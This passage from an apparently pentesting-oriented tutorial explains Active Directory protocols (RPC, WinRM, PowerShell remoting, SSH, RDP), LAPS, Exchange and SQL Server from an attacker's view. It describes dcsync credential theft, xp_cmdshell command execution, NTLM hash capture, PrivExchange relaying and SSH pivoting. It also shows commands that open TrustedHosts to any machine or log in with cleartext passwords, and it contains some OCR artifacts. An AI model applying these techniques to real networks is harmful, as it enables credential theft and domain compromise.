LSAT (LSA Translations Methods) allows to translate SIDs to principal names. Is used along with LSAD. You can use lookupsid.py to enumerate users based on the SIDs.

NRPC

NRPC (Netlogon Remote Protocol) is used in domains to allow computers to authenticate users by querying the domain controller. Is also used between domain controllers of different domains in order to authenticate users of different domains with NTLM. Additionally it allows to obtain information such as users information, domain trusts or domain controllers list. You can use the nltest (Netlogon test) to perform several requests. This protocol is also known by the Zerologon vulnerability.



RPC protocols that works over SMB (Domain Controller)

RPC over TCP

Moreover, there are some RPC interfaces that cannot be used over SMB, but you can use them directly over TCP:

DRSR

DRSR (Directory Replication Service Remote) is the protocol used by domain controllers to replicate data. It can be also used for an attacker with enough privileges to replicate the domain users credentials by performing a dcsync attack with mimikatz lsadump::dcsync or impacket secretsdump.py.

DCOM

DCOM (Distributed COM) is used to interact with COM (Component Object Model) objects of remote computers. COM objects are very useful and can be used for a lot of things, like executing commands, that can be accomplished by using dcomexec.py.


WMI

WMI (Windows Management Instrumentation Remote) is the Microsoft implementation of CIM (Common Information Model) built on top of COM objects that allows to query and manipulate different parts of a Windows machine from a single interface. Is very versatile

and can be used with wmic, Powershell cmdLets like Get-WmiObject or impacket WMI scripts like wmiexec.py.

WCCE

WCCE (Windows Client Certificate Enrollment Protocol) is a DCOM interface that allows users to requests certificates and other services related with CAs in ADCS. It can be used with certreq or Certify.



RPC protocols that works over TCP

WinRM


Apart from RPC, there is also possible to use WinRM (Windows Remote Management) to communicate and execute operations in other machines. WinRM is the Microsoft implementation of the WS-Management (Web Services-Management) specification that defines a protocol for managing computers by using SOAP over HTTP.

WinRM uses some extensions that are defined in WSMAN and WSMV for accessing CIM objects in remote machines. These CIM objects are like an update to WMI objects. You can access to CIM objects in local and remote machines with the CIM Cmdlets such as Get-CimInstance. Additionally, you can use also use winrs to perform actions in remote computers by using WinRM.

```
PS C:\> Get-CimInstance CIM_OperatingSystem -ComputerName dc01 | Format-List


SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 17763
RegisteredUser  : Windows User
SerialNumber    : 00431-10000-00000-AA522
Version         : 10.0.17763
PSComputerName  : dc01
```

Use CIM to get info from a remote computer

By default, WinRM service listen on port 5985 for HTTP connections and port 5986 for HTTPS connections. By default, HTTP is used, since the WinRM messages are encrypted in a top layer. However, WinRM can be configured to use the regular HTTP ports 80 and 443 for HTTP and HTTPS connections respectively.



WinRM protocol stack

Powershell remoting


One great utility to manage systems is Powershell remoting, that allows the client to establish a Powershell session on remote computers and perform all kind of tasks with Powershell. By default, Powershell remoting is enabled by default in Windows server versions (not client like Windows 10) since Windows Server 2012 R2.

```
PS C:\> $pw = ConvertTo-SecureString -AsPlainText -Force -String "Admin1234!"
PS C:\> $cred = New-Object -typename System.Management.Automation.PSCredential -
                  argumentlist "contoso\Administrator",$pw
                                PS C:\>
     PS C:\> $session = New-PSSession -ComputerName dc01 -Credential $cred
       PS C:\> Invoke-Command -Session $session -ScriptBlock {hostname}
                                dc01
                 PS C:\> Enter-PSSession -Session $session
                [dc01]: PS C:\Users\Administrator\Documents>
```

Remote PowerShell session with cleartext credentials

Originally, Powershell remoting was built on top of WinRM protocol. However, it was expected to be used in Linux machines so it also supports SSH as transport protocol.

> Is also possible to use Powershell through a web browser if Powershell Web Access (PSWA) is enabled.



Powershell remoting protocol stack

In order to use Powershell remoting, you can use several PSSession CmdLets to use to execute commands on remote machines. Also, from Linux you can install Powershell or using a tool like evil-winrm.

Apart from being useful for lateral movement, you could also use JEA endpoints (only available over WinRM) as a persistence mechanism.

However, be careful in a pentest since Powershell has many logging features.

Trusted Hosts

Apart from being enabled to use it, Powershell required also that the TrustedHost variable is correctly set **in the client**.

By default, Powershell remoting allows you to connect to all machines in the domain, by using Kerberos. However, in case you want to connect a machine of a different domain, you need to add that IP to the TrustedHost value (or use '*' for any machine). In that case, you have to **configure TrustedHost in the client**, not in the server (as you may think since from a security perspective would be the logical idea).

```
PS C:\> Set-Item wsman:localhost\client\TrustedHosts -Value * -Force
```


Configure TrustedHost in client to allow connections to any machine

As you may know, you can also use Powershell from a Linux computer, however, I was unable to set the TrustedHosts in Linux (or similar action to use Negotiate) in order to connect from a Linux computer to a Windows computer in a different domain, if you know how to do it, please let me know.

SSH

SSH (Secure Shell) is a widely used protocol for accessing and managing Unix systems like Linux, but since 2018 is also available for Windows. Even if it is not related with Active Directory directly, usually many Linux machines deployed in a domain could be accessed through SSH, so you should know how it works and what you can do with it.

The SSH services listens in the **port 22** by default.



SSH port

SSH is a very versatile protocol that allows the user get a shell on a remote system, transfer files (with the scp utility) and establishing SSH tunnels.

It heavily used by Linux machines and maybe you can use to move between domain computers if you are able to find some ssh keys or valid user credentials.

```
$ ssh foo@db.contoso.local
foo@db.contoso.local's password:
Linux db 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 26 11:23:20 2021 from 192.168.122.1
foo@db:~$ hostname
id
```

SSH session in db.contoso.local as foo user

Moreover it can also be with Kerberos in case the target machine is added to the domain. You can use the Kerberos authentication by enabling the GSSAPI authentication (with `-o GSSAPIAuthentication=yes`).


SSH tunneling

SSH tunneling allows you to forward the connections from the local machine ports to the remote machine and vice versa, so it can be pretty useful in order to pivot in the network bypassing firewalls and network segmentation.

SSH supports three types of port forwarding:

Local Port Forwarding


In this case you can map a local port to a port accessible for the remote machine. For example, if the remote machine `remote.contoso.local` can access to a web site in `web.contoso.local:80` that is not reachable by your machine, you could map a local port, for example 8080 to the port 80 of `web.contoso.local` with an SSH connection executing `ssh -L 8080:web.contoso.local:80 user@remote.contoso.local`. Then you can access to the remote web page by accessing to your local port 8080.



SSH Local Port Forwarding

Remote Port Forwarding


Remote port forwarding is the opposite to local port forwarding. In this case you can make that the remote machine can access to a port accessible by your machine. If, for example, you can access to a web page in `web.contoso.local:80` but the remote machine can't, you can map a port like 8080 of the remote machine to the port 80 of `web.contoso.local` with the following command `ssh -R 8080:web.contoso.local:80 user@remote.contoso.local`. This way, people that connect to the port 8080 of the remote machine will be able to reach the web server.



SSH Remote Port Forwarding

Dynamic Port Forwarding

Finally, the Dynamic Port Forwarding allows you to communicate with any port reachable for the remote machine, by creating a SOCKS proxy. You indicate a local port where the SOCKS proxy will listen, and it will forward all your requests to the remote machine via SSH and then to the target machine:port. For example, you can setup a SOCKS proxy in port 8080 with the following command `ssh -D 8080 user@remote.contoso.local`.




SSH Dynamic Port Forwarding

Sometimes TCP Forwarding is disabled in SSH servers, preventing use from creating SSH tunnels. In those cases you can use SaSSHimi to create tunnels.

RDP

RDP (Remote Desktop Protocol) is protocol that allows you connect to other machines providing a graphical user interface. Is commonly used in Windows environments to connect and manage remote machines since both client and server are included in Windows by default.



RDP Windows client

You can check if a machine is using RDP commonly by checking if ports 3389/TCP or 3389/UDP are open.

```
                                .----
                                  |
        .------.                .---
| RDP |---------->| 3389 TCP and UDP
        '------'                '---
                                  |
                                '----
```

RDP port

However, in order to access to that machine, the user must be member of `Administrators` or `Remote Desktop Users` local groups. Also, be careful since only a graphical session is allowed in Windows, so connecting through RDP could log off other user.

Apart from managing remotely the machine, you can use RDP to create a SOCKS proxy that allows to use the remote machine to pivot across the network by using SocksOverRDP or freerdp with rdp2tcp.

You should also keep in mind that when a machine is connected through RDP, the user **credentials are sent over the network** to the target machine (since the CredSSP provider), so users connected by RDP are susceptible of credential steeling by dumping

the lsass process memory.

Microsoft extras

Active Directory is a central piece in the network ecosystem and many other Microsoft products used/enhanced it for multiple purposes. This section includes some Microsoft software that the attacker should be aware in case of being installed in the domain.

LAPS

LAPS (Local Administrator Password Solution) is an utility to manage the passwords of the domain computers local administrators. LAPS randomize the local administrator passwords in order to avoid reusing credentials and changes them periodically.

For this purpose LAPS add two properties to the computer objects of the domain: `ms-Mcs-AdmPwd` and `ms-Mcs-AdmPwdExpirationTime`.

The `ms-Mcs-AdmPwd` stores the machine local `Administrator` password, and only can be seen if explicit granted to it is given. If you are able to get the local administrator password, you can connect to the computer (using NTLM authentication) with… well, admin rights.

The other property `ms-Mcs-AdmPwdExpirationTime` can be read by anyone (by default), so in order to identify computers managed by LAPS, you can search for computer objects that contain that property.

Exchange

Exchange is a mail server developed by Microsoft that can be installed in the Windows Servers and integrated with Active Directory.

When Exchange is installed several groups and ACEs are created in the domain.


Maybe the most relevant thing before the February 2019 update thing is that the **Exchange Windows Permissions** group had `WriteDacl` permission over the domain object by default. That means that in outdated installations (that for sure exist on the wild) members of such group can write ACEs that will give the `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` permissions to any user in the domain, allowing that account to perform a dcsync attack and then retrieve the domain users credentials.

Additionally, the `Exchange Trusted Subsystem` group, to which all the Exchange servers belong, is member of `Exchange Windows Permissions` group. Therefore, compromising any Exchange server could allow an attacker to have permissions to compromise the entire domain.

Maybe the most famous abuse of Exchange permissions was the PrivExchange attack that abuses a vulnerability on Exchange servers that allows an user to force an HTTP authenticated connection from the Exchange Server to another computer. Then by

performing a NTLM Relay attack from HTTP to LDAP, the Exchange Server was coerced to give DCsync rights to an arbitrary user account. Microsoft also released the patch for this vulnerability in the February 2019 update.

Moreover, the `Organization Admins` group (also added by Exchange) can control the membership of `Exchange Windows Permissions` and `Exchange Trusted Subsystem`. Apart from that, the `Organization Admins` are local administrator in the Exchange servers, so being member of this group, will also allow an user to compromise the entire domain.




Exchange groups and permissions

SQL Server

Microsoft SQL Server (MSSQL) is a database management system created by Microsoft. It is usually installed on Windows Server machines, listening in the TCP port 1433 and many web applications uses it as database.

The SQL Server listen in the TCP port 1433 and it is possible to connect to it by using domain credentials, since it uses the TDS protocol, which is compatible with NTLM and Kerberos authentication.

To communicate to an SQL server it is possible to use the TDS protocol directly over TCP or using SMB. In case of using TCP, the default port is 1433, but is also possible to use a dynamic port.



SQL server port and protocols

When a dynamic port is used, a random TCP port is selected. To allow a remote client to discover this port, the SQL Server Browser must be enabled in the UDP port 1434, waiting for SQLR (SQL Server Resolution) queries. You can use the impacket mssqlinstance.py tool to discover the SQL server dynamic port.

```
$ mssqlinstance.py 192.168.100.19
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Instance 0
ServerName:SRV01
InstanceName:SQLEXPRESS
IsClustered:No
Version:15.0.2000.5
[*] Instance 1
ServerName:SRV01
InstanceName:MSSQLSERVER
IsClustered:No
Version:15.0.2000.5
tcp:50377
```

Query to SQL Server Browser

Here, you can see that the SQL Server port is 50377, now you can use a SQL Server client like HeidiSQL, SQL Server Management Studio, or PowerUpSQL to connect to the database.

```
PS C:\> . .\PowerUpSQL.ps1
PS C:\> Get-SQLQuery -Query "Select @@version" -Instance "srv01,50377"

Column1
-------
Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64) ...
```

SQL query with a dynamic port

An important aspect of SQL server is the ability to execute commands through the `xp_cmdshell` command, if it is allowed.


> Sometimes in misconfigured environments, even if the xp_cmdshell command is disabled, the user has enough privileges to enable it with the `sp_configure` directive.

Moreover, the `xp_dirtree` command can be useful to access to files of the network (using UNC paths) or for making authenticated requests to other machines, by using the domain computer account in order to recollect NTLM hashes to crack or perform NTLM relay.

> SQL injection is out of the scope of this post, but if you want more information about how to exploit SQL Injection in SQL Server or other databases, you can check the NetSPI, Pentest Monkey or PortSwigger cheat sheets.

Additionally, an incredible useful characteristic for an attacker could be the **SQL Server links**. SQL Server allows to create links with other data sources, like other SQL databases.

The interesting thing about those links is that even if they are created by a privileged user like an administrator, they can be used by any user and will allow to execute commands in remote machines with the privileges of the link creator.



Using a link created by dbadmin

Additionally, if you like pivoting through SQL Server you can also convert it in a SOCKS proxy by using mssqlproxy.

For more ways to abuse SQL Servers, you can use the PowerUpSQL toolkit and definitely, you should check its wiki.

Recommended resources

In this article there are many resources linked, and you are encouraged to follow them to learn more. However, there are some special sites that I consider very good and with lots of on Active Directory information:

There many other incredible sites with Active Directory posts, but I these are special relevant since described many topics and are specially dedicated to Active Directory.

Apart from blogs, here I let you a selection of great Active Directory oriented tools, that apart from being useful, could allow you to learn a lot of Active Directory mechanism and protocols by reviewing its code. (This is far from being an exhaustive list and many more are listed and shown in the article).

- mimikatz: Probably the most famous tool for attacking Windows and Active Directory. It implements in C all kind of attacks to retrieve credentials from Windows machines and impersonate users in Active Directory.
- impacket: Impacket implements many of the protocols described here in python and it is worth to know how it works to learn about them. It also include many examples that implement attacks described here.
- responder.py: Responder allows you to perform a lot of PitM attacks abusing Windows resolution protocols and giving you a lot of protocol servers that will collect NTLM hashes. Worth to know how it works.
- Rubeus: Rubeus is a C# suite to perform Kerberos attacks from Windows machines. You can check it to learn a lot about how Kerberos work.
- CrackMapExec: CME is a python tool that allows you to perform a lot of different attacks described here in an easy way.
- BloodHound: BloodHound allows you to map the Active Directory network with many different LDAP requests and others. You should check it if you want to learn about Active Directory reconnaissance.
- Powerview: A Powershell tool that implements a lot of Active Directory LDAP and other protocol queries to retrieve all kind of information from Active Directory.

- Empire: A suite to deploy agents in Active Directory machines that allows you to perform all kind of attacks. The data/module_source directory contains a lot of tools to perform reconnaissance and attacks over Active Directory that are worth to check.